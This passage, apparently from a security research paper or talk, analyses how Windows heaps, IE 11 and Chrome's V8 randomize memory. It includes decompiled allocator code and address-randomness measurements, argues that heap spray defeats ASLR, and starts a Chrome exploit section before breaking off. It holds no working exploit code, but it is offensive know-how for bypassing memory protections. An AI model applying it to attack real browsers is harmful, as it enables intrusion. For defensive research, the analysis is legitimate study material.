


Figure 2-2: Browser exploit and mitigation

Left path: new exploit era

Right path: old exploit era

There are two main exploit mitigation technologies in real world: ASLR and DEP.

Turing complete in modern computer involves reading, writing and executing.

DEP only limits the privilege to execute.

We first delve into ASLR bypass to achieve reading and writing.

Turing complete:

“In computability theory, a system of data-manipulation rules (such as a computer's instruction

set, a programming language, or a cellular automaton) is said to be Turing complete or computationally universal if it can be used to simulate any single-taped Turing machine."

--Wikipedia

In simple terms, it's any ability equal to arbitrary code execution.

2.3.1 Bypass ASLR

2.3.2 ASLR in Windows Heap

2.3.2.1 Windows 7

Realize randomization in *RtlCreateHeap*, and the *RandFreeSize* is of 5 bits entropy but 0x10000 bytes aligned according to allocation granularity of *VirtualAlloc(MEM_RESERVE)*.

1. Call *NtAllocateVirtualMemory* with size of requested plus *RandFreeSize.*
2. Take the memory from offset *RandFreeSize* for the heap and call *RtlpSecMemFreeVirtualMemory* to free the front memory block.

```
HANDLE __stdcall RtlCreateHeap(ULONG Flags, PVOID BaseAddress, ULONG SizeToReserve,
ULONG SizeToCommit, PVOID Unknown, PRTL_HEAP_DEFINITION Definition) {
    RandFreeSize = (RtlpHeapGenerateRandomValue64() & 0x1F) << 16;
    AllocationSize = SizeToReserve + RandFreeSize;

    if ( SizeToReserve + RandFreeSize < SizeToReserve ) {
        AllocationSize = SizeToReserve;
        RandFreeSize = 0;
    }

    if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &BaseAddress, 0, &AllocationSize,
MEM_RESERVE, (v10 & 0x40000) != 0 ? 64 : 4) < 0 ) {
        return 0;
    }

    HeapHandle = BaseAddress;
    SizeToReserve = AllocationSize;
    if ( RandFreeSize && RtlpSecMemFreeVirtualMemory((HANDLE)0xFFFFFFFF,
&BaseAddress, &RandFreeSize, 0x8000u) >= 0 ) {
        HeapHandle = (char *)BaseAddress + RandFreeSize;
        SizeToReserve = AllocationSize - RandFreeSize;
    }
}
```




Figure 2-3: RtlCreateHeap

2.3.2.2 Windows 8.1

Realize randomization in *RtlpAllocateHeap* when allocating large heap blocks, and the *RandOff* is of 4 bits entropy but 0x1000 bytes aligned according to page size of *VirtualAlloc(MEM_COMMIT)*. When the allocation size is larger than *VirtualMemoryThreshold* (about 512KB), the call chain will be:

kernel32!HeapAlloc-> ntdll!RtlAllocateHeap-> ntdll!RtlpAllocateHeap-> ntdll!NtAllocateVirtualMemory

1. Call *NtAllocateVirtualMemory(MEM_RESERVE)* with size of requested plus *randOff* and 0x1000.
2. Call *NtAllocateVirtualMemory(MEM_COMMIT)* from *randOff* of the reserved virtual memory block.

```
void *__fastcall RtlpAllocateHeap(int hHeapArg, unsigned int a2, int a3, ULONG SizeToCommit,
int a5, int a6) {
    ...
    if ( BlockSize > *(_DWORD *)(hHeap + 0x5C) ) {
        if ( *(_BYTE *)(hHeap + 0x40) & 2 ) {
            SizeToCommit += 24;
            RandOff = (RtlpHeapGenerateRandomValue32() & 0xF) << 12;
            BaseAddress = 0;
            AllocationSize = RandOff + SizeToCommit + 0x1000;
            flProtect = RtlpGetHeapProtection((PVOID)hHeap);

            if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &BaseAddress, 0,
&AllocationSize, MEM_RESERVE, flProtect) < 0 ) {
```

```
                goto LABEL_146;
            }

            lpAddress = (char *)BaseAddress + RandOff;
            if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &lpAddress, 0,
&SizeToCommit, MEM_COMMIT, flProtect) >= 0 ) {
                ...
                HeapHandle = (char *)lpAddress + 0x20;
    ...
}
```




Figure 2-4: RtlpAllocateHeap

Realize randomization in Low-Fragmentation Heap (LFH)

ASLR in LFH is more exploit-friendly to some UAF vulnerabilities.




Figure 2-5: Exploit-friendly randomize in LFH

In conclusion, Windows realize randomization in heap management above the virtual memory allocator, and therefore *VirtualAlloc* is not randomized!

2.3.2.3 ASLR in Heap Test

Windows 7	Windows 8.1
[+] Start	[+] Start
[+] Hardware information:	[+] Hardware information:
Page size: 0x1000	Page size: 0x1000
VirtualAlloc allocation granularity : 0x10000	VirtualAlloc allocation granularity : 0x10000
[+] VirtualAlloc	[+] VirtualAlloc
0: 00250000	0: 00710000
1: 004B0000	1: 00920000
2: 00790000	2: 00A20000
3: 00890000	3: 00B20000
4: 00990000	4: 00C20000
5: 00A90000	5: 00D20000
6: 00B90000	6: 00E20000
7: 00C90000	7: 00F20000
8: 00D90000	8: 01020000
9: 01030000	9: 01120000

[+] HeapCreate 0: 01260000 1: 01430000 2: 00390000 3: 01630000 4: 00640000 5: 01210000 6: 013F0000 7: 01600000 8: 01350000 9: 00030000	[+] HeapCreate 0: 018F0000 1: 019F0000 2: 01B20000 3: 011F0000 4: 01C90000 5: 01E00000 6: 019B0000 7: 01FA0000 8: 018B0000 9: 01C60000
[+] Default HeapAlloc 0: 006D7FE8 1: 006D8FE8 2: 006D9FE8 3: 006DAFE8 4: 006DBFE8 5: 006DCFE8 6: 006DDFE8 7: 006DEFE8 8: 006DFFE8 9: 006E0FE8	[+] Default HeapAlloc 0: 00CC9198 1: 00CCA198 2: 00CCB198 3: 00CCC198 4: 00CCD198 5: 00CCE198 6: 00CCF198 7: 00CD0198 8: 00CD1198 9: 00CD2198
[+] Large HeapAlloc 0: 01440020 1: 01640020 2: 01740020 3: 01840020 4: 01940020 5: 01A40020 6: 01B40020 7: 01C40020 8: 01D40020 9: 01E40020	[+] Large HeapAlloc 0: 01A13020 1: 01B49020 2: 01CB7020 3: 01E24020 4: 01FCE020 5: 020DB020 6: 021EE020 7: 022FB020 8: 0240C020 9: 0251F020

2.3.3 ASLR in Browser

2.3.3.1 IE 11

Use *VirtualAlloc* without any additional randomness.

```
bool __thiscall Segment::Initialize(Segment *this, unsigned __int32 a2) {
        …
```

```
    if ( PageAllocator::RequestAlloc(*((PageAllocator **)this + 5), *((_DWORD *)this + 3) <<
12) ) {
        lpAddress = VirtualAlloc(0, *((_DWORD *)v2 + 3) << 12, a2 | 0x2000, 4u);
        *((_DWORD *)v2 + 2) = lpAddress;
        if ( lpAddress && !(unsigned __int8)(*(int (__stdcall **)(Segment *, char
*))(**((_DWORD **)v2 + 5) + 4))(v2, (char *)v2 + 4) ) {
    ...
}
```

2.3.3.2 Google Chrome – The Most Security Browser?




Figure 2-6: Google Chrome – The most security browser

Implement the *RandomizeVirtualAlloc*.

```
VirtualMemory::VirtualMemory(size_t size, size_t alignment) : address_(NULL), size_(0) {
    ASSERT(IsAligned(alignment, static_cast<intptr_t>(OS::AllocateAlignment())));
    size_t request_size = RoundUp(size + alignment,
                                  static_cast<intptr_t>(OS::AllocateAlignment()));
    void* address = ReserveRegion(request_size);
    if (address == NULL) return;
    Address base = RoundUp(static_cast<Address>(address), alignment);
    // Try reducing the size by freeing and then reallocating a specific area.
    bool result = ReleaseRegion(address, request_size);
    USE(result);
    ASSERT(result);
    address = VirtualAlloc(base, size, MEM_RESERVE, PAGE_NOACCESS);
    if (address != NULL) {
        request_size = size;
        ASSERT(base == static_cast<Address>(address));
    } else {
        // Resizing failed, just go with a bigger area.
        address = ReserveRegion(request_size);
        if (address == NULL) return;
    }
    address_ = address;
    size_ = request_size;
}
```

```
// Number of bits to represent the page size for paged spaces. The value of 20
// gives 1Mb bytes per page.
const int kPageSizeBits = 20;

static void* RandomizedVirtualAlloc(size_t size, int action, int protection) {
    LPVOID base = NULL;

    if (protection == PAGE_EXECUTE_READWRITE || protection == PAGE_NOACCESS) {
        // For exectutable pages try and randomize the allocation address
        for (size_t attempts = 0; base == NULL && attempts < 3; ++attempts) {
            base = VirtualAlloc(OS::GetRandomMmapAddr(), size, action, protection);
        }
    }

    // After three attempts give up and let the OS find an address to use.
    if (base == NULL) base = VirtualAlloc(NULL, size, action, protection);

    OS::Print("[+] RandomizeVirtualAlloc: 0x%.8x\n", base);

    return base;
}
```

kPageSize = 2^*kPageSizeBits* Bytes = 2^20 Bytes = 0x100000 bytes = 1 MB

Random virtual memory address is range from 0x04000000 to 0x3fff0000 and aligned by 0x100000 Bytes

```
void* OS::GetRandomMmapAddr() {
    Isolate* isolate = Isolate::UncheckedCurrent();
    // Note that the current isolate isn't set up in a call path via
    // CpuFeatures::Probe. We don't care about randomization in this case because
    // the code page is immediately freed.
    if (isolate != NULL) {
        // The address range used to randomize RWX allocations in OS::Allocate
        // Try not to map pages into the default range that windows loads DLLs
        // Use a multiple of 64k to prevent committing unused memory.
        // Note: This does not guarantee RWX regions will be within the
        // range kAllocationRandomAddressMin to kAllocationRandomAddressMax
#ifdef V8_HOST_ARCH_64_BIT
        static const intptr_t kAllocationRandomAddressMin = 0x0000000080000000;
        static const intptr_t kAllocationRandomAddressMax = 0x000003FFFFFF0000;
#else
        static const intptr_t kAllocationRandomAddressMin = 0x04000000;
        static const intptr_t kAllocationRandomAddressMax = 0x3FFF0000;
#endif
        uintptr_t address =
            (isolate->random_number_generator()->NextInt() << kPageSizeBits) |
            kAllocationRandomAddressMin;
        address &= kAllocationRandomAddressMax;
        return reinterpret_cast<void *>(address);
    }
    return NULL;
}
```

Call Stack:

v8.dll!v8::internal::RandomNumberGenerator::Next

v8.dll!v8::internal::RandomizedVirtualAlloc

v8.dll!v8::internal::VirtualMemory::VirtualMemory(unsigned int size=0x100000)

v8.dll!v8::internal::MemoryAllocator::ReserveAlignedMemory

v8.dll!v8::internal::MemoryAllocator::AllocateAlignedMemory

v8.dll!v8::internal::MemoryAllocator::AllocateChunk

v8.dll!v8::internal::PagedSpace::Expand

v8.dll!v8::internal::PagedSpace::SlowAllocateRaw

v8.dll!v8::internal::PagedSpace::AllocateRaw

```
v8.dll!v8::internal::ScavengingVisitor<1,1>::EvacuateObject<1,4>
v8.dll!v8::internal::ScavengingVisitor<1,1>::EvacuateFixedArray
v8.dll!v8::internal::Heap::ScavengeObjectSlow
v8.dll!v8::internal::Heap::ScavengeObject
v8.dll!v8::internal::Heap::IterateAndMarkPointersToFromSpace
v8.dll!v8::internal::Heap::DoScavenge
v8.dll!v8::internal::Heap::Scavenge
v8.dll!v8::internal::Heap::PerformGarbageCollection
v8.dll!v8::internal::Heap::CollectGarbage
v8.dll!v8::internal::Runtime::PerformGC
…
```

Test the randomness after heap spray, and is almost of no randomness after sorting.

229a0000	2e100000	30000000	3bb00000	40100000
22b00000	2e200000	30100000	3bc00000	40200000
22c00000	2e300000	30200000	3bd00000	40300000
22d00000	2e590000	30300000	3be00000	40400000
22e00000	2e800000	30400000	3d000000	40500000
22f00000	2e900000	30500000	3d200000	40600000
23000000	2ea00000	30600000	3d300000	40700000
23100000	2ec00000	30700000	3d700000	40800000
23200000	2ed00000	30800000	3d900000	40900000
23300000	2ee00000	30900000	3db00000	40a00000
23400000	2ef00000	30a00000	3dc00000	40b00000
23500000	2f100000	30b00000	3dd00000	40c00000
23600000	2f200000	30c00000	3e100000	40d00000
…	…	…	…	…

In Chrome's release version, when allocating enough virtual memory, it will silently abort the execution of Javascript instead of allocate virtual memory above address 0x40000000.

2.3.4 ASLR's Dilemma 1

- **High Bits**

Randomness in high bits of the address will be defeated by heap spray and heap feng shui.

If *pageSize* % *exploitDataCycle* == 0 (i.e., *pageSize* is divisible by *exploitDataCycle*), all data on sprayed address are totally predictable without any randomness.




Figure 2-7: ASLR's Dilemma

- **Low Bits**

Random in low bits can ensure attacker can't determine the values even after spraying his data on that address.

Due to the paged memory management of operation system, 4KB page size as granularity makes it hard to randomize the low bits.

Realize it in heap manager will also affect performance.

Therefore, heap spray and heap feng shui have long been and will continue to be a useful exploitation technique.

2.4 Google Chrome Exploit

2.4.1 Test Platform

- Debug
  Windows 7 Ultimate SP 1
  Chromium 35.0.1896.0 (257393)
- Release
  Windows 8.1 Professional
  Google Chrome 36.0.1985.125 m

2.4.2 Heap Distribution




Figure 2-8: Chrome V8 GC heap




Figure 2-9: Chrome Blink partition heap

2.4.3 Data Structure

GC:

V8 use Tagged Pointers GC

Since address of object is always 4 bytes aligned, set the Least Significant Bit (LSB) of the pointer to 1 and make number << 1 can help to distinguish between pointer and data.




Figure 2-10: V8 tagged pointer GC

In V8, fast elements will be stored in a contiguous array.

There are 3 kinds of fast elements:

- Fast small integers
